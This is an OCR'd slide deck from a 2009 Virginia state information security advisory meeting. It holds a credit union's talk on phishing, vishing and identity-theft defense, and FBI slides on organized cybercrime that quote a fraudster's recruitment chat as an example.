VITA Virginia Information Technologies Agency

Commonwealth Information Security Officers Advisory Group (ISOAG) Meeting

January 28, 2009

January

ISOAG January 2009 Agenda

I.	Welcome and Opening Remarks	Peggy Ward, VITA
II.	Deputy CISO Introduction - John Green	Peggy Ward, VITA
III.	Protecting Your Money – Our Responsibility & Yours	Chris Saneda, Virginia Credit Union
IV.	Fighting the International Cyber Crime Syndicate	Victor “Jake” Olesen, FBI
V.	Commonwealth Information Security Council	John Willinger, DMHMRSAS & COV IS Council
VI.	Self Assessments, SAS 70 & Security Audit Remediation Status	Dennis Brink, NG
VII.	Security Guidelines	Peggy Ward, VITA
VIII.	Trends in Malicious Activities	Bob Baskette, VITA
IX.	General Assembly Legislation Session 2009	Peggy Ward, VITA
X.	Upcoming Events	Peggy Ward, VITA

Introducing

Deputy Chief Information Security Officer of the Commonwealth of Virginia !!!!

John Green

804.416.6013

John.Green@VITA.Virginia.Gov

Virginia Credit Union

Protecting Your Money

Our Responsibility and Yours

Chris Saneda

Senior Vice President & CIO

Virginia Credit Union

Virginia Credit Union

- Financial Cooperative with 180,000+ members
- Full suite of financial products
- $1.7B assets
- Top 75 Credit Unions in country

Vision: To be our members' trusted advisor of financial services, helping them achieve greater success.

VIRGINIA CREDIT UNION
Making progress together

Protecting Your $$ And Reputation

- The "Nigerian" Email Scam
- **Phishing/Vishing**
- Work-at-Home Scams
- Weight Loss Claims
- Foreign Lotteries
- Cure-All Products
- Check Overpayment Scams
- Pay-in-Advance Credit Offers
- Debt Relief
- Investment Schemes

FRAUD

SCAMS – They're Everywhere


Federal Trade Commission

- Virginia ranked #15 in the nation
- 72% in 18-49 age group


Impacts Reputation


VIRGINIA CREDIT UNION
Making progress together

Virginians’ Susceptibility




Understanding The Problem - Phishing







Anti-Phishing Working Group

VIRGINIA CREDIT UNION
Making progress together





Credit Union's	32.17%
Abbey	7.73%
Wachovia	6.34%
Commerce Banke	1.25%
Lloyds TSB	1.06%
Other institutions	51.45%



Where are phishing email coming from:

Russia	16%	Poland	4%	
Turkey	12%	UK	3%	
Brazil	10%	Romania	3%	
US	8%	Germany	2%	
South Korea		7%	Sapin	1%
India	4%			

VACU Experience

- Phish Emails (June 2007)
  - “You have a new message from VACU…”
  - “Error in your billing information…”
  - “Take our survey and we’ll credit $80 to your account…”
  - “Please take our $500 reward survey…”
  - “Your personal information has been compromised…”
  - “Reactivate your account…”

Phishing Event Chronology

- **May 17-20**
  - * 'Bait' launched
- **June 4 (Monday)**
  - * Initial indication from State and local government employees
- **June 5**
  - * VACU sends notification to state and SEG liaisons
  - * WWBT airs report
- **June 6**
  - * DDOS on web site
  - * MIX 107.3 airs report
  - * Send email notification to 80,000 home banking members
  - * Deactivate home banking
- **June 7**
  - * DDOS on email
  - * Times-Dispatch article
  - * $50 limit on Spain transactions

- **June 8**
  - * FBI onsite
- **June 11 (Monday)**
  - * 2nd DDOS attack against email
- **June 12**
  - * $0 limit on Spain transactions
- **June 15**
  - * Reports of phone scam reported (vishing)
  - * 2 message-distribution companies identified and ceased distribution (4000 calls sent)
  - * 1 'call-back' provider identified, required subpoena to deactivate service
- **June 17**
  - * 3rd message distribution company identifies scam distribution (4000 calls sent)
  - * FBI deactivates call-back number

Overall losses considered minimal

The Numbers - VACU Phishing Experience

- Approximately 5 Phishing incidents in 2006
  - Over 50 in June 2007
- Average time site online: 13 hours
  - Industry average: 3.1 days (APWG.com Jan 2008)
- 9,621 phish reports to reportabuse@vacu.org
- 191 unique spoof sites
- 2 separate DDOS attacks targeting VACU website
- 1 Dictionary attack targeting VACU mail server

What We Learned

- YOU are our early warning system, Please continue to use ‘ReportAbuse’ mail box …
- Constant member education
- Use available security mechanisms (CVV2, CVV, country blocks)
- Employ a full-time *takedown service*
- Contract for anti-DOS capability in up-stream cloud

Guarding Against Identity Theft

- ***Deter*** to minimize your risk
  - Shred personal and confidential information
  - Don't use the links in suspect email, instant message, or chat
  - Select intricate passwords
  - Always ensure that you're using a secure website when submitting credit card or other sensitive information via your Web browser
  - Regularly check your bank, credit and debit card statements to ensure that all transactions are legitimate
  - Ensure that your browser is up to date and security patches applied
  - Review your credit report periodically, once a year at minimum.

Guarding Against Identity Theft

- ***Detect*** by staying alert to unusual activity
  - Accounts and bills that you did not open
  - Fraudulent or inaccurate information on your credit report
  - Urgent requests for personal financial information
  - Receiving credit cards that you did not apply for
  - Denied credit or unfavorable credit terms that you cannot explain
  - Calls from creditors or businesses about purchases that you did not make

Guarding Against Identity Theft

- ***Defend*** and recover from identity theft
  - Place a fraud alert on your credit report
  - Close compromised accounts
  - File a complaint with the Federal Trade Commission
  - File a police report

What Your Credit Score Means To You

- Developed in 1980s to reduce guesswork pertaining to lending ‘risk’
- Models vary slightly:
  - Equifax – Beacon score
  - Experian – FICO score
    - Oldest and most widely used
    - Scores 300-850
  - TransUnion – Empirica

Fraud May Impact Your Reputation

FICO Score Mortgage Loan Example

FICO score	APR	Monthly payment
760-850	[illegible]	$1663
700-759	[illegible]	$1722
660-699	[illegible]	$1791
620-659	[illegible]	$1878
580-619	[illegible]	$2011
500-579	[illegible]	$2240

3.25%
$577/mo

Rate Increase

.35

.40

.50


.75

1.25

*Example information only

Virginia Credit Union
Making progress together

How FICO Scores are Determined




How to Improve Your FICO Score

- Pay on time, every time
- Pay collection accounts
- Keep your old accounts
- Avoid “maxing out” accounts
- Limit balance transfers
- Avoid excess credit applications

Resources

- Credit Bureaus
  - www.equifax.com
  - www.experian.com
  - www.transunion.com
- FTC Identity Theft Hotline
  - 1-877-ID-THEFT (438-4338)
  - www.consumer.gov/idtheft
- Online Protection Tips
  - www.OnGuardOnline.gov



BALANCE: a financial education and counseling service available as a benefit of VACU credit union membership

- Money management counseling
- Debt repayment options
- Credit report review
- 888-456-2227 / www.balancepro.net

- Opt out of prescreened credit solicitation
  - 1-888-5-OPT-OUT (1-888-567-8688)

  Note: You will be asked to provide your Social Security number which the consumer reporting companies need to match you with your file.

- Fair Credit Reporting Act (FCRA) requires each of the nationwide consumer reporting companies — Equifax, Experian, and TransUnion — to provide you with a free copy of your credit report, at your request, once every 12 months.
  - To order, visit annualcreditreport.com, call 1-877-322-8228

Virginia Credit Union

Striving to be your trusted advisor of financial services, helping you achieve greater success.


Virginia Credit Union • 80 • Thank you for 80 years •

FBI Cyber Division

Fighting the International Cyber Crime Syndicate

Victor "Jake" Olesen, FBI

The traditional hack



Organized criminal enterprises

- Overseas components
- American accomplices – witting and unwitting

Trends

Three part series: CIO.com

Who's Stealing Your Passwords? Global Hackers Create a New Online Crime Economy (cio.com/article/print/135500)

Hacker Economics 2: The Conspiracy of Apathy (cio.com/article/print/133550)

Hacker Economics 3: MPACK and the next Wave of Malware (cio.com/article/print/135551)

Already every month, Lance James' company Secure Science discovers 3 million compromised login credentials ... and intercepts 250,000 stolen credit cards. On an average week, Secure Science monitors 30-40 GB of freshly stolen data, “and that's just our company,” says James.

Cyber Mafia

... two key tenets underscoring that success: Distributed pain with concentrated gain, and distributed risk.

> ... who would they go after? Groups like the HangUp Team ... deal in access to credentials ... contracts out the distribution of malware ... sells to people who themselves don't commit fraud with the credentials but usually turn around and sell them to still others who actually commit the fraud by turning stolen information into money and goods.

The Internet criminals' model perfectly mirrors the drug cartel model, which relies on a stratified market that spreads the risk out to pushers, distributors, mules, manufacturers, and all the money flows up, to the cartel.

Source: cio.com/article/print/135500 and 135501

Service Industry, markets evolve

Business is good. Internet criminals operate with de facto immunity. The pool of vulnerable computers to exploit remains massive. The target financial institutions still treat their crime as acceptable loss. Law enforcement is otherwise occupied. And technical defenses are mere market conditions to adapt to.

Hopeless?

- International cooperation
- Alternate sources of information
- Real time action
- INTELLIGENCE BASE

InfraGard Program

Public and Private Sector Alliance

Protecting our Critical Infrastructure

Melissa W. McRae

Special Agent

FBI Richmond, Cyber Strike Force

The overseas actor

```
6:30:48 PM
Simone
Ok,  I'll tell you the truth
6:30:54 PM
Chris V
ok
6:31:50 PM
Simone
there is no client, no express-delivery, no Simone Dolliver... if you are still interested, I can continue....
6:32:07 PM
Chris V
i am ok with this, please continue
6:32:13 PM
Simone
Ok
6:33:36 PM
Simone
we need this merchant account to be set up, to make money as others do, but as you know we don't fool people...
banks will take care about holders funds... hope this won't disappoint you
6:33:56 PM
Chris V
no, i undersatnd
6:34:01 PM
Simone
we don't take money from simple people, we take money from government....
6:34:15 PM
Simone
I think that  you know the  scheme
6:34:28 PM
Simone
now we need this account to be opened
6:34:41 PM
Simone
but can we use other name, or else?
```

This page intentionally blank

Everything is simple …

7:09:17 PM
Simone
everything is simple -)↰
7:09:41 PM
Chris V
by doing this, how much money do we make? typically?
7:10:07 PM
Simone
2 months - average 100k

This Page intentionally blank

Difficult electronic trail

